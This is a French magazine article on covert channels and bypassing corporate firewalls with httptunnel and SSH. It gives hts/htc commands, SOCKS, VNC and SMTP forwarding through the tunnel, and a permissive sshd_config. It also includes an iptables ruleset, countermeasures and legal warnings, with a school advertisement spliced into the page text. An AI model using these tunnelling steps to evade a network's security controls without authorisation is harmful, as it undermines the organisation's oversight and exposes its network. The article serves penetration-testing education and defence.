


Figure 1. Périmètre de Sécurité du Réseau

d'utilisateurs et les mots de passe de diverses personnes. Les versions de Linux sorties après Janvier 2002 avaient OpenSSH préinstallées. SSH a remplacé telnet et a apporté des améliorations au niveau du cryptage du trafic. SSH se nomme également : Secure Shell. Outre le cryptage du trafic, le SSH permet de sécuriser le transfert de vos fichiers et facilite la phase d'authentification. Vous pouvez installer OpenSSH sur un poste Windows étant

donné qu'il existe au format binaire. Il existe un autre client SSH très connu sous Windows et Unix : Putty. Putty est un outil graphique gratuit comprenant telnet et SSH.

Problème de transfert

Comme mentionné ci-dessus, en règle générale les ports les plus utilisés pour établir des connexions sortantes sont : le port 80 (Trafic HTTP non crypté) et le port 443 (Transfert crypté ou HTTPS).

Techniques de canaux cachés

Le piratage par canaux cachés est une attaque d'origine interne permettant d'établir des connexions entre des réseaux de confiance vers d'autres non vérifiés. Voici différents types de techniques :

Techniques de Canaux Direct

- Tunneling ACK
- Tunneling TCP (telnet, ssh)
- Tunneling UDP (snmp)
- Tunneling ICMP

Techniques de Canaux Proxy

- Tunneling SSL
- Tunneling HTTPS
- Tunneling DNS
- Tunneling FTP
- Tunneling Mail

Avertissement

L'utilisation des canaux cachés pour le transfert de données au sein de votre réseau d'entreprise doit se faire dans un cadre légal (Cf. *Légalité & Ramifications*, pour de plus amples informations).

Tableau 1. Numéros de Ports Essentiels

Numéro de Port	Service
20 - 21 / TCP	FTP
22 / TCP	SSH
23 / TCP	Telnet
25 / TCP	SMTP
53 / TCP UDP	DNS
80 / TCP	HTTP
110 / TCP	POP3
143 / TCP UDP	IMAP
161 - 162 / TCP UDP	SNMP
443 / TCP	HTTPS
1080 / TCP	SOCKS Proxy
3128 / TCP	Squid Proxy
5190 / TCP	ICQ - AOL Messenger
6660 - 6669 / TCP	IRC




Figure 2. Client SSH – Putty




Figure 3. Client SSH – Linux

Imaginez que l'on veuille accéder au port 22 pour faire du SSH sur notre serveur Internet. Avec les restrictions du firewall, on ne peut se connecter directement au port 22 pour ouvrir un shell (invite de commandes).

On peut pourtant contourner ce problème avec httpunnel

Reportez-vous à la figure 5. Vous verrez notamment comment le tunneling permet de passer au travers des firewall et des proxies. Vous verrez également, comment contourner les filtres de protection et les systèmes de détection basés sur les signatures avec un cryptage SSH.

Le but : établir un tunnel HTTP et se

connecter avec ce tunnel au shell. In fine, on obtient un trafic SSL basé sur un tunnel HTTP avec cryptage, authentification et intégrité des données.

Environnement interne & externe nécessaire

Voici le pré-requis techniques avant de se lancer au travail. Pour côté entreprise :

- Un poste de travail avec accès à Internet et au moins un service autorisé à se connecter à l'extérieur,
- httpunnel au niveau client
- client SSH.

Côté utilisateur :

- Poste de travail avec accès à Internet,
- serveur httpunnel correctement configuré,
- Serveur daemon SSH correctement configuré (Configuration décrite sous : Configuration des Services),
- Avoir préalablement lancé le service auquel vous souhaitez accéder à distance.

Configurer les services

Vous allez voir comment configurer le serveur httpunnel. La configuration d'un tunnel est relativement simple. httpunnel est un utilitaire en ligne de commande avec plusieurs fonctions. Selon la configuration décrite dans la partie "Environnement Interne & Externe Nécessaire" il y a la possibilité de lancer et configurer directement httpunnel.




Figure 4. Problème de transfert

CONTOURNER LES FIREWALLS




Figure 5. Problème de Transfert Résolu

Voici les commandes :

- `hts -forward-port localhost:22 443` (port du tunnel : 443 à 22), ou bien
- `hts -F localhost:22 443`

Si vous n'avez pas les droits administrateur vous pouvez utiliser les ports au-dessus de 1024, par exemple :

- `hts -forward-port localhost:22 40000`
- `hts -help`

Si notre serveur `httptunnel` est lancé et en cours d'exécution, vous devriez obtenir la même chose qu'à la Figure 7. Le port 443 doit être en ECOUTE.

Configurer le service SSH

Pour avoir une compatibilité complète avec votre tunnel, effectuez les changements listés au Listing 1. Configuration SSH.

Dernière étape : ouvrir un tunnel et connectez-vous au serveur SSH

On a presque fini. Terminons en lançant le tunnel. Il faut être habitué à utiliser le client `httptunnel`. La meilleure façon de procéder est encore en ligne de commande :

- `htc --forward-port 10001 192.168.11.240:443`

Nous allons maintenant lier le port local 10001 au serveur `httptunnel` ayant pour adresse ip : 192.168.11.240 sur le port 443.

`putty -P 10001 root@localhost` ou,
`ssh -p 10001 root@localhost`
 or utilisez `-l` pour le paramètre `login_name`.

(Cf. Figure 3. Pour voir les paramètres SSH).

Si nécessaire, entrez vos informations de connexion. Jusqu'à présent, vous avez ouvert une connexion Tunnelée HTTP par laquelle vous vous connectez pour utiliser le shell côté serveur. De cette façon, vous utilisez uniquement ce shell pour exécuter des commandes sur le serveur. Pour le transfert des données par le tunnel vous préférerez sans doute SCP. Bon, avançons, nous allons maintenant installer un proxy en local et l'utiliser pour d'autres applications telles que : IRC et Skype. Toute application pouvant utiliser un Proxy SOCK est la bienvenue. Vous pouvez utiliser le serveur de messagerie avec votre mail personnel pour envoyer des messages ou accéder au Serveur

Avec une commande `netstat` on peut vérifier que la connexion `http tunnel` est bien établie. Le port 10001 doit être en ECOUTE. Lancez ensuite votre client SSH et connectez-vous au port 10001 en local

```

root@webber:~# hts -help
Usage: hts [OPTION]... [PORT]
Listen for incoming httptunnel connections at PORT (default port is 8888).
When a connection is made, I/O is redirected to the destination specified
by the --device or --forward-port switch.

-c, --content-length BYTES      use HTTP PUT requests of BYTES size
                                (k, M, and G postfixes recognized)
-d, --device DEVICE             use DEVICE for input and output
-f, --forward-port HOST:PORT    connect to PORT at HOST and use it for
                                input and output
-h, --help                     display this help and exit
-k, --keep-alive SECONDS       send keepalive bytes every SECONDS seconds
                                (default is 5)
-M, --max-connection-age SEC   maximum time a connection will stay
                                open is SEC seconds (default is 300)
-S, --strict-content-length     always write Content-Length bytes in requests
-V, --version                  output version information and exit
-p, --pid-file LOCATION        write a PID file to LOCATION

Report bugs to bug-httptunnel@gnu.org.
root@webber:~#
    
```

Figure 6. Ecran d'aide d'HTS

```

root@webber:~# ps -ef | grep hts | grep -v grep
root    21137      1  0 Sep21  ?        00:00:00 /opt/httptunnel-3.0.5/hts --forward-port
localhost:22 443
root@webber:~# netstat -an | grep LISTEN
tcp      0      0 0.0.0.0:*                0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:47876            0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:5844            0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:5944            0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:1111            0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:6044            0.0.0.0:*        LISTEN
tcp      0      0 192.168.122.1:53        0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:1:431           0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:443             0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:1:2207          0.0.0.0:*        LISTEN
tcp      0      0 0.0.0.0:22              :::*              LISTEN
tcp      0      0 0.0.0.0:22              :::*              LISTEN
root@webber:~#
    
```

Figure 7. Vérification HTS

PRATIQUE




Figure 8. HTC & Port Proxy




Figure 9. Paramètres Proxy sous Firefox




Figure 10. IP sans Proxy et Tunnel




Figure 11. IP avec Tunneling activé

POP/IMAP avec le tunnel. Tout dépend du port utilisé avec le client SSH.

Continuons sur notre lancée

Pour créer votre propre Proxy SOCK, vous pouvez taper :

- `htc -forward-port 10001`
192.168.11.240:443 (ouvre un tunnel),
- `putty -D 1080 -P 10001`
root@localhost (connectez-vous au shell grâce au tunnel de votre port local et sélectionnez 1080 en tant que port dynamique de redirection),
- configurez également votre navigateur comme à la Figure 10.

Je vous recommande d'utiliser Firefox avec n'importe quelle extension Proxy. De cette façon vous pouvez facilement changer de configuration proxy. Vous pouvez utiliser les Proxies SOCK que vous venez de créer avec toutes les autres applications supportant ces configurations, par exemple: Skype, IRC, P2P, Navigateur.

Pour vérifier que tout fonctionne correctement, procédez comme suit : Surfez sur Internet sans proxy et choisissez le mode de connexion direct à partir des configurations Proxy de votre navigateur. Allez sur un site web, par exemple : <http://whatismyip.com> et notez son adresse ip.

Ensuite, choisissez un Proxy SOCK, et entrez à nouveau l'adresse IP que vous utilisez. Vous devez voir votre propre adresse IP de votre serveur sur Internet. En clair, cela signifie que votre proxy fonctionne correctement.

Pour établir une connexion au proxy vous pouvez utiliser également : `htc (client httptunnel)` puis indiquer vos informations d'authentification, ou définir votre propre User Agent.


Vous pouvez également à vos périphériques internes qui se trouvent chez vous. Il suffit de taper leur adresse IP privée dans la barre d'adresse du navigateur. Ceci a un avantage, vous n'ouvrez qu'un seul port pour les connexions entrantes et aussi pour vous connecter avec le serveur `httptunnel`.



insia
 Institut Supérieur
 d'Informatique Appliquée

**Cycle d'ingénierie
 informatique Bac + 5**

Admission
 à partir de Bac + 2



Systemes, réseaux
 et télécommunications

Systemes d'information
 et génie logiciel

Temps réel et
 systèmes embarqués



Nouvelles technologies, nouveaux talents

www.insia.org

Devenir un expert spécialisé et opérationnel sur les dernières technologies informatiques.
 Débuter sa carrière dès la 1^{re} année du cycle, en alternant école et entreprise.
 Profiter de frais de scolarité réduits grâce au co-financement des entreprises partenaires.
 Occuper un poste stable à l'issue de la formation, rémunéré à la hauteur de son expérience
 et de ses compétences.

27, rue de Fontarabie 75020 Paris
 Tél. : 01 56 98 21 30 - Fax : 01 43 38 40 87 - info@insia.org

Établissement d'enseignement supérieur technique privé



Utilisez VNC pour une administration à distance d'un poste.

Configurez VNC Server avec votre serveur externe. Les ports par défaut pour VNC sont : 5900/TCP et 5800/TCP, vous devrez également spécifier le numéro d'affichage. J'utiliserai le numéro d'affichage 64. Dans mon cas, les numéros de ports sont : 5964/TCP et 5864/TCP :

```
htc -forward-port 10001
192.168.11.240:443,
putty -L 5964:127.0.0.1:5964
-X -P 10001 root@localhost
(-L rediriger le port local 5964 pour votre client VNC, et autoriser la redirection vers X11 avec -X),
```

Désavantages du tunneling HTTP sans SSH

- Pas de cryptage, on peut donc sniffer votre connexion ;
- Aucun anonymat, n'importe qui peut utiliser votre tunnel ;
- Aucune intégrité des informations, votre flux peut être altéré ;
- Avec votre tunnel http vous ne pouvez établir qu'une connexion à la fois.

Sécurité Tunnel

Il est primordial de veiller à l'intégrité, l'anonymat et l'authentification lors de l'utilisation d'un tunnel HTTP & SSH.

HTTP-CONNECT

La méthode HTTP CONNECT peut être utilisée conjointement avec un proxy qui peut tabuler dynamiquement sur le mode tunnel.

Démarrez votre client VNC et connectez-vous à :

```
localhost:64 (localhost:
<displaynumber>).
```

Pour vos courriels, utilisez un Serveur SMTP

Il doit toujours y avoir un Serveur SMTP en cours d'exécution à l'extérieur du réseau,

Listing 1. Configuration SSH.

```
/etc/ssh/sshd_config
AllowTcpForwarding yes
#Redirection TCP autorisée ou non
GatewayPorts yes
#Les hôtes distants ont l'autorisation ou non de
se connecter aux ports redirigés sur poste client.
X11Forwarding yes
#La connexion au serveur d'affichage X11
est automatiquement redirigée sur le poste distant
#de sorte que n'importe quel programme lancé depuis un shell
(ou commande) passera par un canal
#crypté. La véritable connexion au serveur X
se fera depuis le poste en local.
PermitTunnel yes
#Support du Tunneling VPN
```

Listing 2. Jeux de règles (Ruleset) d'un Pare-feu

```
# refuser les paquets suspects et éviter le scan des ports
iptables -A INPUT -p tcp --tcp-flags ALL FIN,URG,PSH -j DROP
iptables -A INPUT -p tcp --tcp-flags ALL ALL -j DROP
iptables -A INPUT -p tcp --tcp-flags ALL SYN,RST,ACK,FIN,URG -j DROP
iptables -A INPUT -p tcp --tcp-flags ALL NONE -j DROP
iptables -A INPUT -p tcp --tcp-flags SYN,RST SYN,RST -j DROP
iptables -A INPUT -p tcp --tcp-flags SYN,FIN SYN,FIN -j DROP
# Méthode pour éviter un Tunneling ACK,
une nouvelle connexion doit être initialisée
avec un drapeau SYN à ON.
iptables -A INPUT -p tcp ! --syn -m state --state NEW -j DROP
# SYN-Flood Protection
iptables -N syn-flood
iptables -A INPUT -p tcp --syn -j syn-flood
iptables -A syn-flood -m limit --limit 1/s --limit-burst 4 -j RETURN
iptables -A syn-flood -j DROP
# Reject HTTP CONNECT Queries
iptables -I INPUT -p tcp -d 0/0 --dport 80
-m string --string "CONNECT" -j REJECT
# Nombre limite de connexions
iptables -p tcp -m iplimit --iplimit-above 2
-j REJECT --reject-with tcp-res
```

```
htc -forward-port 10001
192.168.11.240:443
putty -L 666:<smtpserver>:25
-P 10001 root@localhost,
```

Configurez votre client de messagerie pour utiliser localhost:666 comme serveur de messagerie sortant.

Mesures de contre-attaque

Il y a plusieurs mesures pour échapper des contre-attaques. Voici le décaloque :

- Refusez le trafic non prioritaire (Listing 2) ;
- Fermez les ports non nécessaires et n'exécutez que les services nécessaires ;
- Utilisez les inspections d'état pour éviter le Tunneling ACK ;
- Allouez un délai de connexion pour prévenir les Canaux Cachés de Timing ;
- Utilisez le filtrage de contenu ;
- Utilisez des HIDS et NIDS ;
- Utilisez des proxies après Authentification ;
- Refusez les requêtes de type HTTP-CONNECT ;
- Pensez à utiliser des antivirus et antispywares ;
- Consultez régulièrement les fichiers log ;
- Surveillez attentivement le trafic suspect ;
- Administrez votre réseau et établissez des statistiques sur le trafic.

GNU – C'est quoi exactement ?

GNU est un système d'exploitation libre comprenant des applications gratuites. Le Projet GNU comprend des outils réputés comme : GCC, binutils, bash, glibc et coreutils. GNU GPL est une licence qui peut être utilisée pour les applications gratuites. L'acronyme signifie : General Public Licence (Licence Publique Générale) et historiquement elle a pour vocation de n'imposer aucune restriction sur l'usage des programmes. Pour de plus amples informations, veuillez consulter le site : <http://www.gnu.org>

Légalité & Ramifications

Sachez que si vous utilisez les techniques de canaux cachés au sein de réseaux d'entreprises vous encourez des sanctions selon le pays concerné. Vous devez donc connaître la politique de l'entreprise. Mais également, connaître les risques liés à l'utilisation des canaux cachés.

Notez qu'il peut arriver que des entreprises établissent des contrats mentionnant le transfert de données par tunneling en collaboration avec leurs partenaires. Cela permet notamment de protéger la transmission d'informations sensibles.

Périmètre de Sécurité

Le périmètre de sécurité comprend : des technologies firewall, le filtrage de paquets, détection de l'état du réseau, proxys applicatifs, VPN (Virtual Private Network), proxys HTTP, passerelle sécurisée, IDS (Système de Détection d'Intrusion), IPS (Système de Prévention d'Intrusions) avec bornes d'accès, passes, barrière pour véhicules, contrôles de sécurité (Cf. Figure 1).

Résumé

Faire du tunneling n'est finalement pas si compliqué. Il n'est pas nécessaire d'avoir beaucoup de connaissances ni de forte expérience. L'application httptunnel est recommandée pour effectuer des tests d'intrusion. Vous pouvez cacher vos traces afin de vous protéger contre n'importe quel périmètre de sécurité. Attention : Il existe des méthodes de détection qui peuvent par exemple comparer le trafic http entrant et sortant.

Une règle de sécurité de base : le trafic http entrant est en règle générale plus important que le sortant. Si c'est l'inverse, il se peut que ce soit du trafic caché. Autre élément : le cryptage d'un Tunnel SSL Tunnel permet de protéger le trafic caché. Certains pays n'autorisent pas l'utilisation du cryptage. Vous ne serez jamais protégé à 100%. Il peut toujours y avoir des erreurs de configuration, des signatures inconnues, des canaux cachés voire même

```

Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Sec>htc -help
Usage: htc [OPTION]... HOST[:PORT]
Set up a httptunnel connection to PORT at HOST (default port is 8080).
When a connection is made, I/O is redirected from the source specified
by the --device, --forward-port or --stdin-stdout switch to the tunnel.

  -a, --proxy-authorization USER:PASSWORD proxy authorization
  -p, --proxy-authorization-file FILE proxy authorization file
  -B, --proxy-buffer-size BYTES assume a proxy buffer size of BYTES bytes
      (k, M, and G postfixes recognized)
  -c, --content-length BYTES use HTTP PUT requests of BYTES size
      (k, M, and G postfixes recognized)
  -d, --device DEVICE use DEVICE for input and output
  -F, --forward-port PORT use TCP port PORT for input and output
  -h, --help display this help and exit
  -k, --keep-alive SECONDS send keepalive bytes every SECONDS seconds
      (default is 5)
  -M, --max-connection-age SEC maximum time a connection will stay
      open is SEC seconds (default is 300)
  -P, --proxy HOSTNAME[:PORT] use a HTTP proxy (default port is 8080)
  -s, --stdin-stdout use stdin/stdout for communication
      (implies --no-daemon)
  -S, --strict-content-length always write Content-Length bytes in requests
  -T, --timeout TIME timeout, in milliseconds, before sending
      padding to a buffering proxy
  -U, --user-agent STRING specify User-Agent value in HTTP requests
  -V, --version output version information and exit
  -w, --no-daemon don't fork into the background

Report bugs to bug-httptunnel@gnu.org.

C:\Users\Sec>
    
```

Figure 12. Ecran d'aide d'HTC

Sur Internet

- Projet GNU : <http://www.gnu.org/>
- Internet Assigned Numbers Authority : <http://www.iana.org/>
- Liste des Numéros de Port : <http://www.iana.org/assignments/port-numbers/>
- Logiciel httptunnel : <http://www.nocrew.org/software/httptunnel.html>
- Fichiers binaires win32 httptunnel : <http://www.neophob.com/serendipity/index.php?/archives/85-GNU-HTTPtunnel-v3.3-Windows-Binaries.html&full.link>
- RFC 2612, Hypertext Transfer Protocol HTTP/1.1 : <http://www.w3.org/Protocols/rfc2616/rfc2616.html>
- Liste de proxys : <http://multiproxy.org/>
- Stunnel : <http://www.stunnel.org/>
- Ethereal, Wireshark : <http://www.ethereal.com/>
- Snort IDS : <http://www.snort.org/>
- OpenSSH : <http://www.openssh.org/>
- OpenSSH pour Windows : <http://sshwindows.sourceforge.net/>
- OpenVPN : <http://openvpn.sourceforge.net/>
- Iptables et Netfilter : <http://www.netfilter.org/>
- TCP/IP avec l'HTTP : <http://www.htthost.com/>
- Tunneling DNS : <http://www.dnstunnel.de/>
- Tunneling ICMP : <http://thomer.com/icmptx/>
- Tunneling ACK : <http://www.ntsecurity.nu/toolbox/ackcmd/>

l'ignorance de l'utilisateur. Pour conclure, n'utilisez pas les techniques mentionnées ci-dessus à des fins illégales. Avant toute utilisation vous devez connaître les clauses relatives aux lois du pays concerné.

Michael Schrott

